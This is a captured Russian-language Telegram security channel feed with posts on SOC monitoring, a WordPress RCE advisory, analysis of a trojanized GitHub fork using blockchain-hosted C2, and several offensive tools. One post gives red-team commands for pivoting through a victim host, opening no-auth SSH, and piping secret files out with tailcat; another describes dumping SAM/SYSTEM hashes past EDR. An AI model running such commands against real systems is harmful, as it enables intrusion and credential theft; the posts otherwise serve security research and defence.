TGViewer
Channel Public Channel
s0ld13r ch.

s0ld13r ch.

@s0ld13r_ch

Blog about Pentest, TI/TH, OPSEC & other security stuff

Questions: @s0ld133r
Blog: https://s0ld13r.kz
TIP: https://threatintel.kz
LoLAI: https://lolai-project.github.io/

For educational purposes only 🧠
Subscribers
2.59K
Photos
304
Videos
8
Links
209
Recent Posts 13 shown
Post #421 879

Forwarded from Out of Path | ИБ, ИТ & Телеком

Недавно попалась на глаза интересная публикация от Elastic, и я поймал себя на мысли, что тема Observability vs Security до сих пор остаётся одной из самых недооценённых слепых зон в архитектуре многих SOC и ИТ-блоков.

Захотелось поделиться своим мнением на этот счёт.

Если очистить термины от маркетинга, обе системы смотрят на одну и ту же инфраструктуру, но из разных сторон:
Observability (ИТ-наблюдаемость) - это врач скорой помощи. Ей важен пульс и давление системы: чтобы ничего не «падало», CPU не грелся, а сервисы откликались быстро.
Задаётся вопросом: «Почему всё тормозит?» - и стремится решить проблему как можно быстрее.
 
Security Monitoring (Мониторинг ИБ) - это детектив. Ему не так важна производительность, ему важен умысел.
Задаётся вопросом: «Кто это сделал и куда утекают данные?», то есть разбирает ситуацию с точки зрения причинно-следственной связи.
 
В чём главный конфликт и где кроются риски?
На практике эти два направления почти всегда разведены по разным платформам и командам. В итоге мы получаем две классические проблемы:
1.     Экономическая: компании дважды платят за обработку и хранение одних и тех же данных (Syslog, NetFlow, DNS) в двух разных «корзинах».
2.     Операционная (самая опасная): атаки сегодня идеально маскируются под обычный инфраструктурный шум.

Классический кейс из статьи Elastic: ночью у сервера взлетает CPU до 97%. Дежурный инженер IT/DevOps заходит в консоль мониторинга, видит аномальную нагрузку, перезагружает хост и со спокойной душой закрывает тикет со статусом «Resolved».
А что на самом деле? За 6 часов до этого туда задеплоили майнер, замаскированный под системный поток ядра. В итоге ИТ отчиталось об устранении сбоя, Security вообще ничего не узнало, а хакеры спокойно продолжают крутить свои процессы.

Резюмируя, можно сказать следующее:
Observability отвечает на вопрос «Система жива?», а Security - «Систему не взломали?». Пока они живут в разных системах, мы видим только половину картины. Общий контекст - это не просто экономия на хранении логов, это единственная возможность оперативно выявить и заблокировать атаку до того, как она превратится в инцидент.

Ссылка на ту самую статью Elastic: elastic.co/blog
Elastic Blog The security attack hiding in your unified data Your ops team sees a CPU spike. Your security team sees nothing. The cryptominer runs for six hours. Avoid duplication of cost and time and see how a unified observability and security platform with grounded AI closes the gap.
  • 🔥 5
  • ❤ 2
  • 😁 1
Post #420 3.94K

This post (sticker, poll or similar) has no web preview. Open in Telegram

  • 🔥 7
  • ❤ 4
  • 👍 2
Post #419 2.4K
TailCat Red Team use case 😎

Несколько дней назад ребята из TailScale выпустили свой инструмент tailcat, как можно понять из названия, это аналог netcat но работающий из коробки через сеть TailScale 🤩

Первой моей мыслью стало что инструментом начнут активно пользоваться атакующие и решил расписать разные примеры применения нового "условно легитимного" софта 😃

🔢 SOCKS5 Reverse Proxy

Можно использовать машину жертвы как exit-node и через неё получать доступ к внутренней сети. На машине жертвы запускаем следующую команду:

tailcat --serve=exit-node

По умолчанию tailcat socks поднимает SOCKS5 на случайном порту и передаёт адрес и порт через переменную окружения. Чтобы не возиться с этим каждый раз, я написал небольшой wrapper под названием tcsocks, который поднимает локальный SOCKS5 на 1080 (порт можно поменять). На машине оператора запускаем:

tcsocks -q <token>

А дальше как обычно пользуемся proxychains:

proxychains -f proxy.conf -q nxc rdp 192.168.0.0/24

🔢 SSH доступ без авторизации

Tailcat также позволяет в user mode слушать SSH от пользователя, без необходимости вводить пароль, это особенно удобно если был нестабильный шелл и нужно было использовать альтернативный канал. Сперва слушаем No Auth SSH на машине жертвы:

tailcat --serve=no-auth-ssh

Далее подключаемся по токену с машины оператора:

tailcat ssh <token>

🔢 Эксфильтрация данных через pipe

Ну и классика - эксфильтрация файлов через pipe на машине жертвы запускаем:

cat secret.txt | tailcat <token>


На машине оператора запускаем:

tailcat > secret.txt

Из плюсов вижу то, что инструмент условно легитимный и работает из коробки, с открытым исходным кодом который можно кастомизировать под свои нужды 😎

💻 tcsocks: https://gist.github.com/s0ld13rr/18e2765da1831af0a656e7bb0a819e73

💻 tailcat: https://github.com/tailscale/tailcat

🧢 s0ld13r
  • ❤ 12
  • 👍 3
Post #417 1.82K

Forwarded from Out of Path | ИБ, ИТ & Телеком

Всем привет! Решил создать личный канал в Telegram!

Добро пожаловать!

Идейный вдохновитель и человек, который чаще всех спрашивал, когда я уже его создам — Аскар @rockyou. Аскар, держи! 😉
  • ❤ 5
  • 😁 1
Post #416 1.72K
Канал моего хорошего друга, рекомендую подписаться 😃
  • ❤ 3
  • 😁 1
  • 🎉 1
Post #415 3.52K
В свете последних новостей про eGov, актуалочка 🤣😃

🧢 s0ld13r
  • 😁 20
  • 🔥 2
Post #414 2.02K

Forwarded from ByTe [ ]f Digital Life

Дампим SAM/SYSTEM через 7-Zip

Знакомая ситуация: вы на машине юзера, нужно достать хеши, но  reg save  или  copy  блокируются EDR, файлы заблокированы самой Windows, а антивирус палит известные утилиты.

Но на рабочих станциях часто установлен 7-Zip! И у него есть крутая недокументированная фича - прямое чтение диска (raw disk access).

А можно использовать и для DFIR извлекать MFT и т.д.

Чем проще и банальнее тем лучше : )
  • 🔥 15
Post #412 2.29K
PentestCode v0.2.4 is out 🤩

Выкатил новую версию PentestCode с несколькими улучшениями, в основном правил мультиагентную архитектуру и жесткость границ между их работой 😺

😱 Что изменилось:

• Добавил полноценный Artifact Store. Теперь PoC, сгенерированные одним саб-агентом, регистрируются в state и переиспользуются другими вместо повторной генерации

• Полностью переделал работу с engagement state. Саб-агенты получают только релевантный контекст, что заметно сократило расход токенов

• Координатор теперь реально координирует, а не пытается сам делать всю работу. Добавил рейлы, watchdog’и, лимиты и защиту от бесконечных циклов

• Усилил самокритику. Недостаточно сказать «есть root» - любой успешный результат должен подтверждаться артефактом, иначе это только suspected

• Подточил reconnaissance skills и порядок их загрузки

👩‍💻 Обновление:

pentestcode upgrade

P.S Еще есть куда расти дальше поэтому обратная связь, баги, кейсы успешных/провальных прогонов приветствуются 😉

🧢 s0ld13r
  • 🔥 27
  • 👍 5
  • 🎉 4
  • ❤ 1
Post #405 2.66K
Supply-chain атака: EtherHiding C2 во вредоносном форке PentestCode 🕺

Пока просматривал форки своего проекта PentestCode, наткнулся на довольно странные коммиты в одном из них.

⚠️ Сразу отмечу: оригинальный репозиторий PentestCode не был скомпрометирован. Вредоносный код находился исключительно в стороннем форке


Решил разобраться, что именно туда добавили. В итоге обычная проверка форка превратилась в полноценный malware research с обширной кампанией. После нескольких этапов деобфускации выяснилось, что это не простой downloader и не очередной стилер, а многоступенчатый JavaScript-бэкдор с удалённым исполнением кода (RCE), использующий технику EtherHiding 😃

🔍 Что удалось установить:

• 4 уровня обфускации и самораспаковки;
• получение C2 через блокчейн Ethereum без единого захардкоженного IP;
• поиск C2 по транзакциям атакующего через публичные Ethereum RPC;
• декодирование IP:Port прямо из поля to;
• загрузка stage-2 → stage-3;
• несколько способов исполнения payload (spawn, eval и резервный запуск);
• скрытый запуск процессов (windowsHide, stdio: ignore);
• переход из WSL2 на Windows-хост через node.exe

Самое интересное - C2 вообще не зашит в код. Вместо этого используется Ethereum как dead-drop: новая транзакция публикует новый адрес C2, и заражённые машины автоматически начинают обращаться уже к нему. Такой подход серьёзно усложняет блокировку инфраструктур 🦍


Но дальше стало ещё интереснее - вредоносный форк принадлежит GitHub-аккаунту KumaloWilson. На аккаунте почти 200 публичных репозиториев, большинство последних - форки инструментов для специалистов по ИБ и AI-разработчиков 🙀

Среди них:

• PentestCode
• KaliGPT
• Kittysploit
• Meterless
• Nebula
• cybersentinel-ai
• AhMyth+
• и другие.

Сложилось впечатление, что злоумышленники целенаправленно троянизируют проекты, которые с высокой вероятностью будут запускать пентестеры, ресерчеры и разработчики - именно там обычно находятся SSH-ключи, GitHub Token, .env, облачные креды и криптокошельки 😎

При этом нет доказательств, что владелец аккаунта KumaloWilson является автором кампании. Не исключено, что сам аккаунт был скомпрометирован и использовался для распространения вредоносных форков 💻

Полный список IoC в комментариях, проверяйте не только то, что запускаете, но и откуда вы это клонируете 😉

🧢 s0ld13r
  • 🔥 20
  • 👍 6
  • ❤ 3
Post #404 1.93K
🚨 WP2Shell - критический RCE в WordPress Core

Исследователи опубликовали детали уязвимости WP2Shell, которая позволяет неаутентифицированному атакующему добиться Remote Code Execution (RCE) на уязвимых версиях WordPress 👩‍💻

📌 Затронутые версии:

• WordPress ниже 6.8.5 - не уязвимы
• WordPress 6.9.0 – 6.9.4 - уязвимы
• WordPress 7.0.0 – 7.0.1 - уязвимы

👀 Что делать?

• Необходимо как можно скорее обновить версию CMS WordPress до версии 7.0.2 (или 6.9.5 если вы на ветке 6.9)

• Если обновиться не получиться, то можно временно заблокировать доступ к /wp-json/batch/v1 и ?rest_route=/batch/v1 на уровне WAF

⚠️ Учитывайте что могут появиться проблемы в работе сервиса и вариант с обновлением предпочтительнее

🔗 Post:
https://slcyber.io/research-center/wp2shell-pre-authentication-rce-in-wordpress-core/

🧢 s0ld13r
  • 🔥 11
  • ❤ 3
  • 👍 1
Post #403 1.31K

Forwarded from haxx

🛠 Всем привет.
Я тут допилил CLI-движок для LOLCreds на Go. Называется это безобразие CredsHound.

Если коротко, это такая утилита для поиска учетных данных, ключей на хосте, которая работает по концепции Nuclei.

Из коробки она ищет:
- Пароли и API-ключи, забытые в истории терминалов (.bash_history, .zsh_history, ConsoleHost_history.txt).
- Приватные ключи SSH, конфигурации Kubernetes и токены Docker Registry.
- Артефакты Windows: пароли из файлов автоматической установки (Unattended XML), конфиги RDCMan и групповые политики с зашифрованными cpassword.
- Локальные файлы конфигурации БД вроде .pgpass или .my.cnf.

🐶 Ну и интеграция с собакой тоже есть.
Потому что просто выплевывать цветной текст в консоль скучно.

📖 Как запустить:
# установка
go install github.com/haxxm0nkey/credshound/cmd/credshound@latest

# запуск
credshound -ut
credshound .


🔗 Где исходники, Билли?
Движок: https://github.com/haxxm0nkey/credshound

Хорошей пятницы вам, держитесь там!
  • 🔥 8
  • 👍 3
Post #402 1.67K
LegacyHive: Just another Windows LPE from NightmareEclipse

The PoC requires another standard user credentials and a third username (which can be an administrator account), if the PoC is successful, it will end up mounting the target user hive in current user classes root.


💻 LegacyHive: https://git.projectnightcrawler.dev/NightmareEclipse/LegacyHive

🧢 s0ld13r
  • 🔥 14
Older posts →

About this channel

How can I read @s0ld13r_ch without a Telegram account?
TGViewer shows the public web preview Telegram publishes for s0ld13r ch.: recent posts, photos, videos and the subscriber count, with no app, login or account.
How many subscribers does s0ld13r ch. have?
s0ld13r ch. (@s0ld13r_ch) has 2.59K subscribers on Telegram, refreshed roughly every 30 minutes.
Does s0ld13r ch. know I viewed it here?
No. Public channel previews carry no viewer identity, and TGViewer has no accounts or tracking of what you look up.
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →